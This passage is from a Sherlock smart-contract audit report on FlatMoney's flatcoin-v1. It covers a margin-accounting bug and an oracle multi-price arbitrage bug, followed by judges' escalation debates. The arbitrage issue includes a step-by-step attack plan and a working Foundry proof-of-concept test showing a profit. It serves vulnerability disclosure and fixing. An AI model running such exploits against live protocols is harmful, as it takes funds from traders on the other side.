
nevillehuang

> I think this is a fair assumption to have these values set so that other positions will practically never go into negative values – so this bug will practically never be triggered. Hence, the assumptions for this issue to be triggered are quite extensive.
>
> Planning to accept the escalation and consider this issue a Medium severity one.

Agree to downgrade to medium severity based on dependency of large price increases.

Czar102

Based on https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/196#issuecomment-1970315654, still planning to consider this a valid Medium.

Czar102

Result: Medium Has duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- ydspa: accepted

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/dhedge/flatcoin-v1/pull/266.

Issue M-7: Losses of some long traders can eat into the margins of others

Source: https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/198

Found by

xiaoming90

Summary

The losses of some long traders can eat into the margins of others, resulting in those affected long traders being unable to withdraw their margin and profits, leading to a loss of assets for the long traders.

Vulnerability Detail

At $T0$, the current price of ETH is $1000 and assume the following state:

() Alice's Long Position 1 Bob's Long Position 2

()

Position Size = 6 ETHMargin = 3 ETHLast Price (entry price) = $1000 Position Size = 6 ETHMar

()

- The `stableCollateralTotal` will be 12 ETH
- The `GlobalPositions.marginDepositedTotal` will be 8 ETH (3 + 5)
- The `globalPosition.sizeOpenedTotal` will be 12 ETH (6 + 6)
- The total balance of ETH in the vault is 20 ETH.

As this is a perfectly hedged market, the accrued fee will be zero, and ignored in this report for simplicity's sake.

At $T1$, the price of the ETH drops from $1000 to $600. At this point, the settle margin of both long positions will be as follows:

() Alice's Long Position 1

()

priceShift = Current Price - Last Price = $600 - $1000 = -$400PnL = (Position Size * priceShift)

()

Alice's long position is underwater (settleMargin < 0), so it can be liquidated. When the liquidation is triggered, it will internally call the `updateGlobalPositionData` function. Even if the liquidation does not occur, any of the following actions will also trigger the `updateGlobalPositionData` function internally:

- executeOpen
- executeAdjust
- executeClose

The purpose of the `updateGlobalPositionData` function is to update the global position data. This includes getting the total profit loss of all long traders (Alice & Bob), and updating the margin deposited total + stable collateral total accordingly.

Assume that the `updateGlobalPositionData` function is triggered by one of the above-mentioned functions. Line 179 below will compute the total PnL of all the opened long positions.

```
priceShift = current price - last price
priceShift = $600 - $1000 = -$400

profitLossTotal = (globalPosition.sizeOpenedTotal * priceShift) / current price
profitLossTotal = (12 ETH * -$400) / $600
profitLossTotal = -8 ETH
```

The `profitLossTotal` is -8 ETH. This is aligned with what we have calculated earlier, where Alice's PnL is -4 ETH and Bob's PnL is -4 ETH (total = -8 ETH loss).

At Line 184 below, the `newMarginDepositedTotal` will be set to as follows (ignoring the `_marginDelta` for simplicity's sake)

```
newMarginDepositedTotal = _globalPositions.marginDepositedTotal + _marginDelta +
↪  profitLossTotal
newMarginDepositedTotal = 8 ETH + 0 + (-8 ETH) = 0 ETH
```

What happened above is that 8 ETH collateral is deducted from the long traders and transferred to LP. When `newMarginDepositedTotal` is zero, this means that the long trader no longer owns any collateral. This is incorrect, as Bob's position should still contribute 1 ETH remaining margin to the long trader's pool.

Let's review Alice's Long Position 1: Her position's settled margin is -1 ETH. When the settled margin is -ve then the LPs have to bear the cost of loss per the comment here. However, in this case, we can see that it is Bob (long trader) instead of LPs who are bearing the cost of Alice's loss, which is incorrect.

Let's review Bob's Long Position 2: His position's settled margin is 1 ETH. If his position's liquidation margin is LM, Bob should be able to withdraw $1\ ETH - LM$ of

his position's margin. However, in this case, the `marginDepositedTotal` is already zero, so there is no more collateral left on the long trader pool for Bob to withdraw, which is incorrect.

With the current implementation, the losses of some long traders can eat into the margins of others, resulting in those affected long traders being unable to withdraw their margin and profits.

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/FlatcoinVault.sol#L173

```
being File: FlatcoinVault.sol
173:     function updateGlobalPositionData(
174:         uint256 _price,
175:         int256 _marginDelta,
176:         int256 _additionalSizeDelta
177:     ) external onlyAuthorizedModule {
178:         // Get the total profit loss and update the margin deposited total.
179:         int256 profitLossTotal = PerpMath._profitLossTotal({globalPosition:
↪  _globalPositions, price: _price});
180:
181:         // Note that technically, even the funding fees should be accounted
↪  for when computing the margin deposited total.
182:         // However, since the funding fees are settled at the same time as
↪  the global position data is updated,
183:         // we can ignore the funding fees here.
184:         int256 newMarginDepositedTotal =
↪  int256(_globalPositions.marginDepositedTotal) + _marginDelta +
↪  profitLossTotal;
185:
186:         // Check that the sum of margin of all the leverage traders is not
↪  negative.
187:         // Rounding errors shouldn't result in a negative margin deposited
↪  total given that
188:         // we are rounding down the profit loss of the position.
189:         // If anything, after closing the last position in the system, the
↪  `marginDepositedTotal` should can be positive.
190:         // The margin may be negative if liquidations are not happening in
↪  a timely manner.
191:         if (newMarginDepositedTotal < 0) {
192:             revert FlatcoinErrors.InsufficientGlobalMargin();
193:         }
194:
195:         _globalPositions = FlatcoinStructs.GlobalPositions({
196:             marginDepositedTotal: uint256(newMarginDepositedTotal),
197:             sizeOpenedTotal: (int256(_globalPositions.sizeOpenedTotal) +
↪  _additionalSizeDelta).toUint256(),
```

```
198:             lastPrice: _price
199:         });
200:
201:         // Profit loss of leverage traders has to be accounted for by
 ↪  adjusting the stable collateral total.
202:         // Note that technically, even the funding fees should be accounted
 ↪  for when computing the stable collateral total.
203:         // However, since the funding fees are settled at the same time as
 ↪  the global position data is updated,
204:         // we can ignore the funding fees here
205:         _updateStableCollateralTotal(-profitLossTotal);
206:     }
```

Impact

Loss of assets for the long traders as the losses of some long traders can eat into the margins of others, resulting in those affected long traders being unable to withdraw their margin and profits.

Code Snippet

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/FlatcoinVault.sol#L173

Tool used

Manual Review

Recommendation

The following are the two issues identified earlier and the recommended fixes:

Issue 1

> Let's review Alice's Long Position 1: Her position's settled margin is -1 ETH. When the settled margin is -ve then the LPs have to bear the cost of loss per the comment here. However, in this case, we can see that it is Bob (long trader) instead of LPs who are bearing the cost of Alice's loss, which is incorrect.

Fix: Alice -1 ETH loss should be borne by the LP, not the long traders. The stable collateral total of LP should be deducted by 1 ETH to bear the cost of the loss.

Issue 2

> Let's review Bob's Long Position 2: His position's settled margin is 1 ETH. If his position's liquidation margin is LM, Bob should be able to withdraw $1\ ETH - LM$ of his position's margin. However, in this case, the `marginDepositedTotal` is already zero, so there is no more collateral left on the long trader pool for Bob to withdraw, which is incorrect.

Fix: Bob should be able to withdraw $1\ ETH - LM$ of his position's margin regardless of the PnL of other long traders. Bob's margin should be isolated from Alice's loss.

Discussion

sherlock-admin

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> valid: high(7)

0xLogos

Escalate

Invalid (maybe medium if I'm missing something, clearly not high)

Isn't described scenario is just a speculation? Why Alice's long position was not liquidated earlier? Even if price dropped that significant in ~1 minute there is still enough time to liquidate.

sherlock-admin2

> Escalate
>
> Invalid (maybe medium if I'm missing something, clearly not high)
>
> Isn't described scenario is just a speculation? Why Alice's long position was not liquidated earlier? Even if price dropped that significant in ~1 minute there is still enough time to liquidate.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

securitygrid

The judge should consider whether the scenario or the assumed system state (the value of some variables) described in a report will actually occur or not. This is important.

The scenario described in this report is unlikely to occur. Because Alice's position should have been liquidated before T1, why did it have to wait until bad debts occurred before it was liquidated? If the protocol has only one keeper, then such a scenario may occur when the keeper goes down. However, the protocol has multiple keepers: from third parties and from the protocol itself. It is impossible for all keepers going down.

xiaoming9090

The issue stands valid and remains high as it leads to a loss of assets for the long traders, as described in the "impact" section of the report.

The scenario is a valid example to demonstrate the issue on hand. The points related to the timing of the liquidation in the escalation are irrelevant, as the bugs will be triggered when liquidation is executed.

Also, we cannot expect the liquidator keeper always to liquidate the accounts before the settled margin falls below zero (bad debt) under all circumstances due to many reasons (e.g., the price dropped too fast, delay due to too many TX queues at sequencer, time delay between the oracle and market price)

The scenario where the settled margin falls below zero (bad debt) is absolutely something that will happen in the real world. In the code of the liquidation function here, even the protocol expected that the settled margin could fall below zero (bad debt) under some conditions and implement logic to handle this scenario.

```
// If the settled margin is -ve then the LPs have to bear the cost.
// Adjust the stable collateral total to account for user's profit/loss and the
↪  negative margin.
// Note: We are adding `settledMargin` and `profitLoss` instead of subtracting
↪  because of their sign (which will be -ve).
vault.updateStableCollateralTotal(settledMargin - positionSummary.profitLoss);
```

Czar102

Would like sponsors to comment on this issue @D-lg @itsermin @rashtrakoff – is it unintended? @nevillehuang any thoughts?

Given that this occurs on accrual of bad debt, I think it should be classified at most as a Medium severity issue.

rashtrakoff

The old math (that is math being used in the audit version of contracts) had this side effect. The new math fixes this along with other issues.

Czar102

Thank you @rashtrakoff.

Planning to accept the escalation and consider this a Medium severity issue.

nevillehuang

> Thank you @rashtrakoff.
>
> Planning to accept the escalation and consider this a Medium severity issue.

Agree to downgrade to medium severity

Czar102

Result: Medium Unique

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- 0xLogos: accepted

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/dhedge/flatcoin-v1/pull/266.

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue M-8: Oracle can return different prices in same transaction

Source: https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/216

Found by

shaka

Summary

The Pyth network oracle contract allows to submit and read two different prices in the same transaction. This can be used to create arbitrage opportunities that can make a profit with no risk at the expense of users on the other side of the trade.

Vulnerability Detail

`OracleModule.sol` uses Pyth network as the primary source of price feeds. This oracle works in the following way:

- A dedicated network keeps track of the latest price consensus, together with the timestamp.
- This data is queried off-chain and submitted to the on-chain oracle.
- It is checked that the data submitted is valid and the new price data is stored.
- New requests for the latest price will now return the data submitted until a more recent price is submitted.

One thing to note is that the Pyth network is constantly updating the latest price (every 400ms), so when a new price is submitted on-chain it is not necessary that the price is the latest one. Otherwise, the process of querying the data off-chain, building the transaction, and submitting it on-chain would be required to be done with a latency of less than 400ms, which is not feasible. This makes it possible to submit two different prices in the same transaction and, thus, fetch two different prices in the same transaction.

This can be used to create some arbitrage opportunities that can make a profit with no risk.

How this can be exploited

An example of how this can be exploited, and showed in the PoC, would be:

- Create a small leverage position.

- Announce an adjustment order to increase the size of the position by some amount.
- In the same block, announce a limit close order.
- After the minimum execution time has elapsed, retrieve two prices from the Pyth oracle where the second price is higher than the first one.
- Execute the adjustment order sending the first price.
- Execute the limit close order sending the second price.

The result is approximately a profit of

```
adjustmentSize * (secondPrice - firstPrice) - (adjustmentSize * tradeFees * 2)
```

> Note: For simplicity, we do not take into account the initial size of the position, which in any case can be insignificant compared to the adjustment size. The keeper fee is also not included, as is the owner of the position that is executing the orders.

The following things are required to make a profit out of this attack:

- Submit the orders before other keepers. This can be easily achieved, as there are not always enough incentives to execute the orders as soon as possible.
- Obtain a positive delta between two prices in the time frame where the orders are executable that is greater than twice the trade fees. This can be very feasible, especially in moments of high volatility. Note also, that this requirement can be lowered to a delta greater than once the trade fees if we take into account that there is currently another vulnerability that allows to avoid paying fees for the limit order.

In the case of not being able to obtain the required delta or observing that a keeper has already submitted a transaction to execute them before the delta is obtained, the user can simply cancel the limit order and will have just the adjustment order executed.

Another possible strategy would pass through the following steps:

- Create a leverage position.
- Announce another leverage position with the same size.
- In the same block, announce a limit close order.
- After the minimum execution time has elapsed, retrieve two prices from the Pyth oracle where the second price is lower than the first one.
- Execute the limit close order sending the first price.
- Execute the open order sending the second price.

The result in this case is having a position with the same size as the original one, but having either lowered the `position.lastPrice` or getting a profit from the original position, depending on how the price has moved since the original position was opened.

Proof of concept

We can find proof that it is possible to submit and read two different prices in the same transaction here. In this transaction `updatePriceFeeds` is called with two different prices. After each call the current price is fetched and an event is emitted with the price and timestamp received. As we can see, the values fetched are different for each query of the price.

```
Address 0x8250f4af4b972684f7b336503e2d6dfedeb1487a
Name    PriceFeedUpdate (index_topic_1 bytes32 id, uint64 publishTime, int64
↪  price, uint64 conf)
Topics  0 0xd06a6b7f4918494b3719217d1802786c1f5112a6c1d88fe2cfec00b4584f6aec
        1 FF61491A931112DDF1BD8147CD1B641375F79F5825126D665480874634FD0ACE
Data    publishTime: 1706358779
        price: 226646416525
        conf: 115941591

Address 0xbf668dadb9cb8934468fcba6103fb42bb50f31ec
Topics  0 0x734558db0ee3a7f77fb28b877f9d617525904e6dad1559f727ec93aa06370866
Data    226646416525
        1706358779

Address 0x8250f4af4b972684f7b336503e2d6dfedeb1487a
Name    PriceFeedUpdate (index_topic_1 bytes32 id, uint64 publishTime, int64
↪  price, uint64 conf)View Source
Topics  0 0xd06a6b7f4918494b3719217d1802786c1f5112a6c1d88fe2cfec00b4584f6aec
        1 FF61491A931112DDF1BD8147CD1B641375F79F5825126D665480874634FD0ACE
Data    publishTime: 1706358790
        price: 226649088828
        conf: 119840116

Address 0xbf668dadb9cb8934468fcba6103fb42bb50f31ec
Topics  0 0x734558db0ee3a7f77fb28b877f9d617525904e6dad1559f727ec93aa06370866
Data    226649088828
        1706358790
```

Add the following function to the `OracleTest` contract and run `forge test --mt testMultiplePricesInSameTx -vv`:

```
function testMultiplePricesInSameTx() public {
        // Setup
```

```
vm.startPrank(admin);
leverageModProxy.setLevTradingFee(0.001e18); // 0.1%
uint256 collateralPrice = 1000e8;
setWethPrice(collateralPrice);
announceAndExecuteDeposit({
        traderAccount: bob,
        keeperAccount: keeper,
        depositAmount: 10000e18,
        oraclePrice: collateralPrice,
        keeperFeeAmount: 0
});
uint256 aliceCollateralBalanceBefore = WETH.balanceOf(alice);

// Create small leverage position
uint256 initialMargin = 0.05e18;
uint256 initialSize = 0.1e18;
uint256 tokenId = announceAndExecuteLeverageOpen({
        traderAccount: alice,
        keeperAccount: keeper,
        margin: initialMargin,
        additionalSize: initialSize,
        oraclePrice: collateralPrice,
        keeperFeeAmount: 0
});

// Announce leverage adjustment
announceAdjustLeverage({
        traderAccount: alice,
        tokenId: tokenId,
        marginAdjustment: 100e18,
        additionalSizeAdjustment: 2400e18,
        keeperFeeAmount: 0
});

// Anounce limit order in the same block
vm.startPrank(alice);
limitOrderProxy.announceLimitOrder({
        tokenId: tokenId,
        priceLowerThreshold: 0,
        priceUpperThreshold: 1 // executable at any price
});

// Wait for the orders to be executable
skip(vaultProxy.minExecutabilityAge());
bytes[] memory priceUpdateData1 = getPriceUpdateData(collateralPrice);
// Price increases slightly after one second
skip(1);
```


```
        bytes[] memory priceUpdateData2 = getPriceUpdateData(collateralPrice +
↪  1.2e8);

        // Execute the adjustment with the lower price and the limit order with
↪  the higher price
        delayedOrderProxy.executeOrder{value: 1}(alice, priceUpdateData1);
        limitOrderProxy.executeLimitOrder{value: 1}(tokenId, priceUpdateData2);

        uint256 aliceCollateralBalanceAfter = WETH.balanceOf(alice);
        if (aliceCollateralBalanceAfter < aliceCollateralBalanceBefore) {
                console2.log("loss: %s", aliceCollateralBalanceBefore -
↪  aliceCollateralBalanceAfter);
        } else {
                console2.log("profit: %s", aliceCollateralBalanceAfter -
↪  aliceCollateralBalanceBefore);
        }
}
```

Console output:

```
[PASS] testMultiplePricesInSameTx() (gas: 2351256)
Logs:
  profit: 475467998401917697

Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 13.67ms
```

Impact

Different oracle prices can be fetched in the same transaction, which can be used to create arbitrage opportunities that can make a profit with no risk at the expense of users on the other side of the trade.

Code Snippet

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/OracleModule.sol#L69

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/OracleModule.sol#L167

Tool used

Manual Review

Recommendation

```
File: OracleModule.sol
    FlatcoinStructs.OffchainOracle public offchainOracle; // Offchain Pyth
 ↪  network oracle

+   uint256 public lastOffchainUpdate;

    (...)

    function updatePythPrice(address sender, bytes[] calldata priceUpdateData)
 ↪  external payable nonReentrant {
+       if (lastOffchainUpdate >= block.timestamp) return;
+       lastOffchainUpdate = block.timestamp;
+
        // Get fee amount to pay to Pyth
        uint256 fee =
 ↪  offchainOracle.oracleContract.getUpdateFee(priceUpdateData);
```

Discussion

sherlock-admin

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> invalid

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/dhedge/flatcoin-v1/pull/276.

0xLogos

Escalate

Low (at least medium)

- trader fee should be small
- volatility should be high
- profit is small and not guaranteed, loss is possible
- can do roughly the same executing 2 last steps in 2 consecutive txs

sherlock-admin2

> Escalate

Low (at least medium)

- trader fee should be small
- volatility should be high
- profit is small and not guaranteed, loss is possible
- can do roughly the same executing 2 last steps in 2 consecutive txs

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

shaka0x

- trader fee should be small

The PoC uses the trade fees mentioned in the documentation and in the test suite. We can argue that it can be increase, but by the same token it can also be decreased and make the attack even more profitable.

- volatility should be high

A change of 0.1% is enough.

- profit is small and not guaranteed, loss is possible

As I stated, the user can just cancel the limit order if it is not favorable, so no loss beyond the gas fees of the txs.

- can do roughly the same executing 2 last steps in 2 consecutive txs

The attacker has no control over the change in the prices submitted between two transactions. Doing it atomically is the only way he can assured that the second is greater than the first or vice versa.

0xLogos

@shaka0x

hmm, i see...

- In poc mentioned vulnerability (avoid fee for limit orders) is used, without it there will be loss
- User can cancel limit order, but adjust order has risk to be executed with fee large fee
- User must first announce 2 orders and only after that seek for arb oportunity which increase complexity and risks

Attack easily can fail:

- Create a small leverage position.
- Announce an adjustment order to increase the size of the position by some amount.
- In the same block, announce a limit close order.
- After the minimum execution time has elapsed, attacker fails to retrieve two prices from the Pyth oracle where the second price is higher than the first one.
- Adjustment order is executed by keeper and attacker lost big fees.


xiaoming9090

Escalate.

The risk rating of this issue should be Medium.

The only token in scope for this audit contest is rETH per the Contest's README. Thus, we will use rETH for the rest of the example.

Also, in the setup script, the `minExecutabilityAge` is set to 10 seconds and `maxExecutabilityAge` is set to 1 minute. The system will only accept the Pyth price that is generated within the time between T1 and T2 (in Green below), which is within the 1-minute range.



For the attack to be profitable, the following equation needs to be satisfied (ignoring the gas fee for simplicity - but the attack will be slightly more difficult if we consider the gas fee. So we are being optimistic below)

```
Original Formula:
adjustmentSize * (secondPrice - firstPrice) - (adjustmentSize * tradeFees * 2) >
↪  0

For it to break even against the trade fee
(secondPrice - firstPrice) > tradeFees * 2
(secondPrice - firstPrice) > 0.1% * 2
(secondPrice - firstPrice) > 0.2%
```

The first requirement for the attack to break even (gain of zero or more) is that the ETH increases by more than 0.2% within 1 minute (e.g., $3000 to above $3006), which might or might not happen. Note that ETH is generally not a volatile asset. My calculation shows that the price increase needs to be more than 0.2% to break even.

Adjustment Size (in ETH)		10	
First Price	Increase By	Second Price	Profit
3000	0.001	3003	-30.06
3000	0.002	3006	-0.12
3000	0.003	3009	29.82
3000	0.004	3012	59.76
3000	0.005	3015	89.7
3000	0.006	3018	119.64

The second requirement is that while the malicious keeper is waiting for the right ETH price increase within the 1-minute timeframe if any other keeper executes EITHER the adjustment order OR limit close order, the attack path will be broken. The malicious keeper has to restart again. In addition, the malicious keeper will lose their trading fee when their malicious orders are being executed by someone else because a trade fee needs to be paid whenever an order is executed. Thus, this attack is generally unprofitable due to the high risk of failure, and when failure occurs, the malicious keeper needs to pay or lose the trade fee (no refund).

The report also mentioned the following, which could allow malicious keepers to cancel the limit order to mitigate the risk of loss. However, the problem is that the protocol is intended to be deployed on Base only (Per Contest's Readme), which is similar to Optimism L2 that uses a sequencer. The sequencer operates in the FIFO (first in first out) manner with a queuing system. Thus, by the time the malicious keeper is aware of the unfavorable condition or some other keeper intends to execute their orders, it is already too late as the malicious keeper cannot front-run someone else TX due to the Sequence's queuing design. Even on Ethereum, there is no guarantee that one can always front-run a TX unless one pays an enormous amount of gas fee.


> In the case of not being able to obtain the required delta or observing that a keeper has already submitted a transaction to execute them before the delta is obtained, the user can simply cancel the limit order and will have just the adjustment order executed.

Lastly, the adjustment size of the position must be large enough to overcome the risk VS profit hurdle. My above chart shows that 10 ETH will give around 30 USD profit if the price increases by more than 0.02%, and 100 ETH will give around 300 USD profit if the attack is successful.

The protocol is designed in a manner where it is balanced most of the time (delta-neutral), using various incentives to bring the balance back. This means most of the time, the short (LPs) and long trader sides will be 100%-100%, respectively. The worst case it can go is 100%-120% as the system will prevent the skew to be more than 20%. Thus, there is a limit being imposed on the position size that a user can open. If the LP side is 100 ETH, and the current total long position size is 115 ETH. The maximum amount of position size one can open is left with 5 ETH. This is another constraint that the attacker faces.

sherlock-admin2

> Escalate.
>
> The risk rating of this issue should be Medium.
>
> The only token in scope for this audit contest is rETH per the Contest's README. Thus, we will use rETH for the rest of the example.
>
> Also, in the setup script, the `minExecutabilityAge` is set to 10 seconds and `maxExecutabilityAge` is set to 1 minute. The system will only accept the Pyth price that is generated within the time between T1 and T2 (in Green below), which is within the 1-minute range.



> For the attack to be profitable, the following equation needs to be satisfied (ignoring the gas fee for simplicity - but the attack will be slightly more difficult if we consider the gas fee. So we are being optimistic below)

```
Original Formula:
adjustmentSize * (secondPrice - firstPrice) - (adjustmentSize * tradeFees *
↪  2) > 0

For it to break even against the trade fee
(secondPrice - firstPrice) > tradeFees * 2
```

```
(secondPrice - firstPrice) > 0.1% * 2
(secondPrice - firstPrice) > 0.2%
```

The first requirement for the attack to break even (gain of zero or more) is that the ETH increases by more than 0.2% within 1 minute (e.g., $3000 to above $3006), which might or might not happen. Note that ETH is generally not a volatile asset. My calculation shows that the price increase needs to be more than 0.2% to break even.

Adjustment Size (in ETH)		10	
First Price	Increase By	Second Price	Profit
3000	0.001	3003	-30.06
3000	0.002	3006	-0.12
3000	0.003	3009	29.82
3000	0.004	3012	59.76
3000	0.005	3015	89.7
3000	0.006	3018	119.64

The second requirement is that while the malicious keeper is waiting for the right ETH price increase within the 1-minute timeframe if any other keeper executes EITHER the adjustment order OR limit close order, the attack path will be broken. The malicious keeper has to restart again. In addition, the malicious keeper will lose their trading fee when their malicious orders are being executed by someone else because a trade fee needs to be paid whenever an order is executed. Thus, this attack is generally unprofitable due to the high risk of failure, and when failure occurs, the malicious keeper needs to pay or lose the trade fee (no refund).

The report also mentioned the following, which could allow malicious keepers to cancel the limit order to mitigate the risk of loss. However, the problem is that the protocol is intended to be deployed on Base only (Per Contest's Readme), which is similar to Optimism L2 that uses a sequencer. The sequencer operates in the FIFO (first in first out) manner with a queuing system. Thus, by the time the malicious keeper is aware of the unfavorable condition or some other keeper intends to execute their orders, it is already too late as the malicious keeper cannot front-run someone else TX due to the Sequence's queuing design. Even

on Ethereum, there is no guarantee that one can always front-run a TX unless one pays an enormous amount of gas fee.

> In the case of not being able to obtain the required delta or observing that a keeper has already submitted a transaction to execute them before the delta is obtained, the user can simply cancel the limit order and will have just the adjustment order executed.

Lastly, the adjustment size of the position must be large enough to overcome the risk VS profit hurdle. My above chart shows that 10 ETH will give around 30 USD profit if the price increases by more than 0.02%, and 100 ETH will give around 300 USD profit if the attack is successful.

The protocol is designed in a manner where it is balanced most of the time (delta-neutral), using various incentives to bring the balance back. This means most of the time, the short (LPs) and long trader sides will be 100%-100%, respectively. The worst case it can go is 100%-120% as the system will prevent the skew to be more than 20%. Thus, there is a limit being imposed on the position size that a user can open. If the LP side is 100 ETH, and the current total long position size is 115 ETH. The maximum amount of position size one can open is left with 5 ETH. This is another constraint that the attacker faces.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

RealLTDingZhen

This issue should be Low/informational.

> After the minimum execution time has elapsed, retrieve two prices from the Pyth oracle where the second price is higher than the first one.

Because of the minimum execution time protection, such arbitrage opportunity is only possible when arbitrageurs can steadily guess where the market is going. If the market falls during the minimum execution time, arbitrageurs suffer more losses.

shaka0x

> This issue should be Low/informational.
>
> > After the minimum execution time has elapsed, retrieve two prices from the Pyth oracle where the second price is higher than the first one.

> Because of the minimum execution time protection, such arbitrage opportunity is only possible when arbitrageurs can steadily guess where the market is going. If the market falls during the minimum execution time, arbitrageurs suffer more losses.

The attack can be profitable even with small price movements. Given that prices are reported every 400ms, the chances of obtaining an increase in price are very high.

nevillehuang

Agree with @xiaoming9090 given the high dependency of price fluctuations within small periods of time, I believe medium severity to be more appropriate

Czar102

Fees are to make up for possible losses of this type, doing this attack atomically is practically the same as executing it within a few seconds.

Since this issue mentions a the fee bypass, and this is the only way it is of severity above Low, I think it should be duplicated with #212, since the impact of this issue can be High only because of the fee bypass.

Planning to accept the first escalation and consider this a duplicate of #212.

shaka0x

@Czar102 thank you for your feedback, but I don't understand in what sense this one could be considered as a duplicate of #212 What is explained in the issue is that in order to be profitable the gains due to the change in price have to be higher than the amount paid in fee. And I just point out that if we take into account that some fees can be avoided, as showed in #212, it is even easier to reach that profitability. But the issue is present independently of the fact that the fees can be avoided. The issue itself is not about avoiding fees, but about arbitraging the price.

Also, the performing the attack atomically is the only way of having control over the prices. To perform it in two blocks we have to rely on the second order not being executed by the keeper after we execute the first transaction in the previous block. By doing it atomically we ensure both orders are executed at the price we want, as long as we do it before the keeper (paying higher gas fees). If we execute the first order in block "n" and have to wait until block "n+1" to execute the second order, the keeper could just have executed it in block "n" after we executed ours.

Czar102

I believe this issue is a low severity one without #212. Thinking alternatively, this issue is another severe impact of the core issue #212 – lack of fees results in both this attack and revenue losses for the LPs.

I believe counterarguments to all other points have been provided in https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/216#issueco

mment-1959552564 and https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/216#issuecomment-1956126680.

shaka0x

> I believe this issue is a low severity one without #212. Thinking alternatively, this issue is another severe impact of the core issue #212 – lack of fees results in both this attack and revenue losses for the LPs.

@Czar102 I politely ask you to read again the explanation of the issue. None of the calculations shown are counting on the effects of #212. There is no requirement of #212 to be present in order for the attack to be profitable. Even the escalator recognizes that in this message, only that considers the impact should not be high but medium, what I still disagree.

As I showed, the resultant profit of the attack is:

```
adjustmentSize * (secondPrice - firstPrice) - (adjustmentSize * tradeFees * 2)
```

That is **without** the outcome of the issue #212. If we take this outcome into account, the result would be:

```
adjustmentSize * (secondPrice - firstPrice) - (adjustmentSize * tradeFees)
```

But my assertion is based on the first case. I only pointed out, that the outcome of the attack could be even greater if we combine it with #212.

nevillehuang

I too fail to see how this issue is a duplicate of #212. They share completely separate root causes. With the impact described by LSW here, the issue is only worsened if price fluctuations is significant, so it should be downgraded to medium severity given dependency on external factors.

RealLTDingZhen

Sorry to disturb, but I still haven't figured out how this arbitrage works. After users announce leverage adjust, they have to wait 10s for their order to be executed. How could the arbitrageur know whether the value returned by oracle in the same block after ten seconds will be lower or higher? If the corresponding block does not fulfill the condition, then the transaction is likely to be executed by another keeper, making it unprofitable for the arbitrageurs.

If this path is not feasible, such logic flaw should not cause any financial loss, right?

shaka0x

The attacker does not know the future price, but can take advantage of price increases. The issue is that during the lifespan of the block many prices are valid (a

new price is emitted every 400ms), and the flaw in the design is that multiple prices are allowed to be submitted in the same block. So the requirement is finding two prices during the lifespan of the block that make the arbitrage profitable.

In the worst case scenario for the attacker, they are not found or are found before keeper has executed the orders (here we are assuming that keepers will try to execute all orders ASAP and be faster, which is not necessarily the case), so the attacker will lose an amount equivalent to the fees paid. But specially in moments of high volatility the attacker is incentivized to perform the attack, as the potential profit compensates the possible losses in trade fees.

RealLTDingZhen

Ah I got it, when there are no fees, the arbitrageur's only risk is the market movement in 10s. In an balanced market, arbitrageurs can always make a profit through it.

Czar102

@shaka0x @nevillehuang How I see it is that there are two elements to this issue:

1. The ability to use the same price twice, which is the case even if it wouldn't be possible to do that in a single transaction. It's impossible for profits from this to exceed costs in fees, as shown by @xiaoming9090. This issue is informational.
2. The ability to extract value if there are no fees. Then, this becomes a High severity issue, since the fees don't make up for possible losses, but this is really just another impact of lack of fees, hence I thought to duplicate it with #212.

I hope my approach makes sense now. In the end, whether this issue is invalidated or considered a duplicate of #212 won't impact the reward calculation at all.

